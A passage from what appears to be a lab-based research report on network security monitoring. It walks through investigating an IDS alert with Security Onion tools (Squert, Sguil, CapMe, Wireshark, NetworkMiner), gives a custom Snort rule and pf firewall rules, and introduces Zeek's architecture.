


Fig. 71. Squert alert page

We can navigate to alerts on a different date by clicking the interval under events and choosing a date and time of choice. Options “queue only on” and “grouping on” in the left plane enable to shows events only inactive queue and grouping events of the same type in a particular time frame together respectively [95].



Fig. 72. Navigating among alarms in different date and time

The first column “QUEUE” represents the number of grouped events, the second column “SC” and the third column “DC” represents the number of distinct sources and destination IPs respectively for that particular alert. The column “LAST EVENT” represents the last occurrence of the event in that alert. The “Signature” column displays the msg filed in the alert rule and “ID” column represents SID of the alert rule. As a convention, SIDs of all custom or local rules should have SIDs above 99999 [95].

Below is a closer look at an event squert which can be expanded by clicking the file in the first column, showing details like the rule which triggered the alert and packet payload.




Fig. 73. Details of a single event in squert page

Clicking the EVENT ID will redirect to CapMe for full packet capture and clicking ip address or port number or signature will redirect to Kibana. CapMe will allow us to see the transcript and download the pcap of the communication which caused the alert. Kibana will enable visualization of the alert data in the database, in form of graphs and pie charts to get an overall picture.



Fig. 74. CapMe view and auto option view for view full transcript with an option to download pcap

Pcap of the alert communication data can be obtained by either clicking the “pcap” radio button or the link on the top of the resulting CapMe page. Full packet capture of a day can be found on the host where the logs are stored at /nsm/sensor_data/sniffing-interface/dailylogs/date/snort.log.xxxxxxxx


```

soslave@soslave2-virtual-machine:~$ ls /nsm/sensor_data/soslave2-virtual-machine-ens3/dailylogs/2021-03-1
2021-03-17/ 2021-03-18/ 2021-03-19/
soslave@soslave2-virtual-machine:~$ ls /nsm/sensor_data/soslave2-virtual-machine-ens3/dailylogs/2021-03-18/enort.log.1616025605
/nsm/sensor_data/soslave2-virtual-machine-ens3/dailylogs/2021-03-18/snort.log.1616025605
soslave@soslave2-virtual-machine:~$

```

Fig. 75. Daily log location on security onion

Various filtering techniques on IP addresses and port numbers available in Wireshark can be used for analyzing the PCAP file or the full capture daily log. Wireshark has many other useful features like exporting objects under the file tab. This can be used to find all the downloaded files in the PCAP file, find a packet with various search options can be found under the edit tab, and search string options which are vital for analysis, right clicking a specific value like IP address or a port number or protocol value gives option to apply filters, and the statistics tab gives a wide variety of options for analyzing to get a complete picture like all connections to a specific IP, ports involved, possible connection requests or scan attempts which is especially useful while analyzing full packet capture of daily logs.




Fig. 76. Packet analysis with wireshark and window with Find options




Fig. 77. Wireshark options to export http object and options to set filters by right clicking a value

XXIX. ANALYZING IDS ALERTS IN SECURITY ONION

Security Onion includes various open-source tools, such as Elasticsearch, Logstash, Kibana, Snort, Suricata, Zeek, Sguil, and Squert. Snort is the IDS that triggers an alert when an incident occurs, based on the signatures. Squert is a web-browser based tool that visualizes the generated alerts and events, with additional information like, timeline, metadata, summary of events, classification of events and many more [95].

The previous section shows how to read or study the alerts in Sguil, Squert and Kibana but what should be done after that? A security expert would most certainly have some curiosity to know what could have happened. This section addresses how to use Security Onion and its tools to perform further analysis and investigation on the alerts. For this scenario, we start with Sguil. Sguil can be used if the analysis is being done directly on the Security Onion Server machine. However, it will not be a feasible option if Security Onion is running in the command line interface. Since this research project is done in the vinetctl environment, we use a command line interface, but the use of GUI-based Security Onion is also shown in this section for better understanding.

Squert can be accessed from our host machines' web browser using the URL address: <https://localhost:5555/squert/> where 5555 is the port used for forwarding traffic from the virtual environment(vinetctl) to local machine via a SSH Tunnel in a PuTTY session. It can be seen in Fig. 36. Followed by the Squert Page in Fig. 37.




Fig. 78. Squert Sign in page




Fig. 79. Squert Alert Page

A. TCP connection from PZ to TZ

The number (“1”) shown in the red box is the count of the number of times this alert is being generated in Fig. 38.



Fig. 80. Squert Alert Example

When we click on this number, the alert description expands. The additional details are informative to find basic details about the possible attack or incident. As illustrated in Fig. 39.




Fig. 81. Squert Alert Example Continued

We can see the following information about the alert:

- Snort rule that was triggered
 - alert tcp [192.168.20.0/24] any -> [192.168.10.0/24] any msg:"TCP connection from PZ to TZ"; flags:S; classtype:misc-attack; sid:1000019; rev:1;
- Source IP address (192.168.20.11)
- Destination IP address (192.168.10.90)

- Source Port Number (46102)
- Destination Port Number (3456)

The red box when clicked on again expands the list more further showing the event ID of all the instances of the alert. Since this alert was generated only one time, it will show just one instance for now. As shown in the generated alert, it can be said that there is a TCP connection from 192.168.20.11 to 192.168.10.90 and the connection was initiated on port 3456 in the network 192.168.10.0/24.

To get more information on what generated the alert, we can investigate the full packet capture of the offending packet. This can be fetched by clicking on the event id (3.174) highlighted in Fig. 40 below.




Fig. 82. Expanded Sqert Alert

On selecting the event ID with a particular timestamp in an alert, a CapME webpage can be accessed. CapME is a web interface that allows you to view a pcap transcript along with tcpflow of the associated alert. It allows to view zeek when dealing with gzip encoding, and to download offending pcap to local machine [99].

CapMe displays the full packet header in detail as shown below.



Fig. 83. CapME Output

Based on the data displayed, it appears 192.168.20.11 (Source IP) is sending a file or data in cleartext to 192.168.10.90 (Destination IP). As we are aware of our network topology, it can be said for sure that a machine from Proxy Zone (192.168.20.0/24) is sending data to a machine in Trusted/Internal Zone (192.168.10.0/24) through a TCP session [95].

The *192.168.20.11_46102_192.168.10.90_3456-6-1242729464.pcap* can be downloaded to our local machines and the offending packet capture could be seen in Wireshark or NetworkMiner for detailed investigations. Fig. 42 below displays the offending packet capture when opened in Wireshark. It shows the TCP handshake [SYN, SYN ACK, ACK], data transfer [PSH, ACK], and connection termination [FIN ACK, ACK]. On expanding the data transfer packet, we can see the communicated data in both cleartext and hexadecimal, as selected in the figure. This is useful if the attacker has performed a file transfer or payload execution. In that case, the payload or exfiltrated file can be extracted using Wireshark or NetworkMiner [95].




Fig. 84. Wireshark Output and Visualization of a PCAP

Similar to Squert, Sguil shows us the same data but in a more interactive manner. Fig. 43 below shows the sguil application page.




Fig. 85. Squil Desktop Application for Alerts

Till now, we know what triggered the alert (**TCP connection**), who initiated the connection (**host in Proxy Zone**), where was the connection destined (**host in Trusted Zone**) and what data was transferred.

We do not have more information on the host machines. This could be gathered using Network Miner. Network Miner can be run from within Sguil, or the offending packet capture could be opened in the NetworkMiner application downloaded on the local machine. The following Figure shows the full screen of NetworkMiner.




Fig. 86. NetworMiner Packet Inspector

When the offending packet capture is analyzed in NetworkMiner, it detects hosts, operating systems, sessions, open ports, exfiltrated data or files, etc. As it can be seen in the Figure above, we have two hosts, where our 192.168.10.90 (let us say h1) has open port 3456. The other host, 192.168.20.11(say h2), has no open ports. Since it is known that h1 is an internal client and h2 is a host in the proxy zone, it could be concluded that somebody from the proxy zone was trying to connect to an internal client to transfer some data. This is something unusual as the proxy zone never initiates the connection or traffic flow. The internal client requests resources from the proxy server and not vice-versa. Hence, it could be considered a malicious act to exploit the open port on one of the internal client's machines. The MAC addresses of both the hosts are known and could be used to detect which machines were involved from the respective zones.

Note: This is the general flow of analysis that will be followed for any packet capture. Once all the packet captures are done and rules are written for it, we can decide which scenario suits perfectly to explain the analysis section (either replace or add to this). It could be any attack scenario, for say, chain exploitation attack, or meterpreter session rule, or android exploitation.

XXX. RECOMMENDATIONS

The machines in the trusted zone should be able to access the machines in the proxy zone through specific ports such as port 80/443 for the webserver and port 21 for the FTP server. The transfer of data from all other ports should be denied by default. Similarly, the machines in the proxy zone should be able to connect to machines in the DMZ in the specified port. For example, an HTTPS server in the proxy zone should be able to communicate with the HTTPS server in the proxy zone through port 443. The external zone machines should not be able to communicate with any machine in the trusted or proxy zone directly. All traffic should go through the DMZ. Additionally, the external zone machines should not be able to communicate directly with the internal IP of the networking architecture. The external router must redirect all traffic coming to its external interface to the specific machine in the internal architecture. For example, a rule can be set up where all port 443 traffic coming to the external router is redirected to the web server in the DMZ (PAT). This helps in keeping the internal IP of the organization hidden, thus improving security. Additionally, refer to Appendix IV where certain snort rulesets have been created to detect malicious traffic passing through the organizational infrastructure.

The following packet filtering ruleset is present in the external routers (rt3) *pf.conf* file.

```
block return
#nat
pass in on vio0 from any to any
pass out on viol from any to any nat-to viol

#redirection
pass in on viol1 proto tcp from any to viol1 port {21,6200} rdr-to
192.168.30.11
pass out on vio0 proto tcp from any to 192.168.30.11 port {21,6200}
pass in on viol1 proto tcp from any to viol1 port {53,22} rdr-to
192.168.30.21
pass out on vio0 proto tcp from any to 192.168.30.21 port {53,22}
pass in on viol1 proto tcp from any to viol1 port {80,443,8180,8080,6200}
rdr-to 192.168.30.31
pass out on vio0 proto tcp from any to 192.168.30.31 port
{80,443,8180,8080,6200}
```

These are the packet filtering rules if implemented on the external router at rt3 in the topology would block all the direct communication from the untrusted zone. Additionally, before packets are transmitted from the internal network to the untrusted zone, NAT (Network Address Translation) is implemented, which converts private IP addresses in the internal network to the public address. It would add a layer of security, which will hide all the servers, client's computers, and other IT equipment from the untrusted zone. Furthermore, adding the re-directional rules so that the DMZ zone server could communicate with the untrusted zone and vice versa. Here opening the ports which are related to the DNS, FTP, and Web services provided in the DMZ zone. By adding these packet filtering rules in the external router will be able to block most of the server side attacks but it would allow all the client-side attacks. Note that the pf rule sets are disabled by default and can be enabled by entering the following command.

```
pfctl -df pf.conf // Disabled packet filtering
pfctl -ef pf.conf // Enable packet filtering.
```

XXXI. INTRODUCTION OF ZEEK

Zeek was developed by Vern Paxson in 1994. Zeek is a language unique to the open-source domain, usually, referred to as scripting. A framework built to deal with traffic from the network. It can be described as a medium for an implementation of applications that will monitor networks. It is configured with considerable out of the box feature for decoding and logging network traffic. Basically, Zeek provides an incident development model that allows the identification of certain types of transaction and a fully domain specific language for development and implementation of custom scripts when required. Most potential feature of Zeek is deployment, analysis, scripting language and interfacing. [100]

Zeek can be used as comparative solution, Zeek varies from a signature-based IDS framework like snort or Suricata. It is also the right alternative for complex operation, for instance, those tasks which required vast knowledge and awareness of high-level protocols or using custom rules to identify a specific activity in the network traffic. The main objective of this research is to throw some light on how such an attack can be detected by implementing essential custom script in network.

XXXII. ZEEK ARCHITECTURE

Zeek formally known as "bro" is open-source framework that analyze the network traffic on a link to find malicious activity the network. Zeek provides capabilities of Network intrusion detection system (IDS). Zeek works as passive network analyzer. Zeek provides features like protocol decoding, logging and alerts for common security events. Zeek differs from many other well-known IDS systems like snort or Suricata. While snort language is useful to identify malicious content from the bytes in the network flow by using signatures, Zeek is useful for more complex tasks that required deep knowledge of higher-level protocols, cross function network flows or custom patterns when needed to identify specific data in the traffic. [100]

Architecturally, Zeek consists of three main parts and has been benefits. It is used by security experts on large scale.




Fig. 87. Zeek Architecture

1. Packet processing layer.
2. Event engine (Zeek core).
3. Policy script interpreter

In packet processing layer needs knowledge of higher-level layers. It can work as hardware and software. Basically, in this data will pass to upper layers. This will depend on the configuration of policy. However, event engine is core of Zeek architecture. These incidents represent network behavior in a policy-neutral way. For instance, they will describe what has been detected but it will not determine why or whether it is important. For example, any https request one wire will transform into an acceptable https request case that contains the IP addresses and ports involved, the URI being accessed, and the HTTPS version being used. However, event 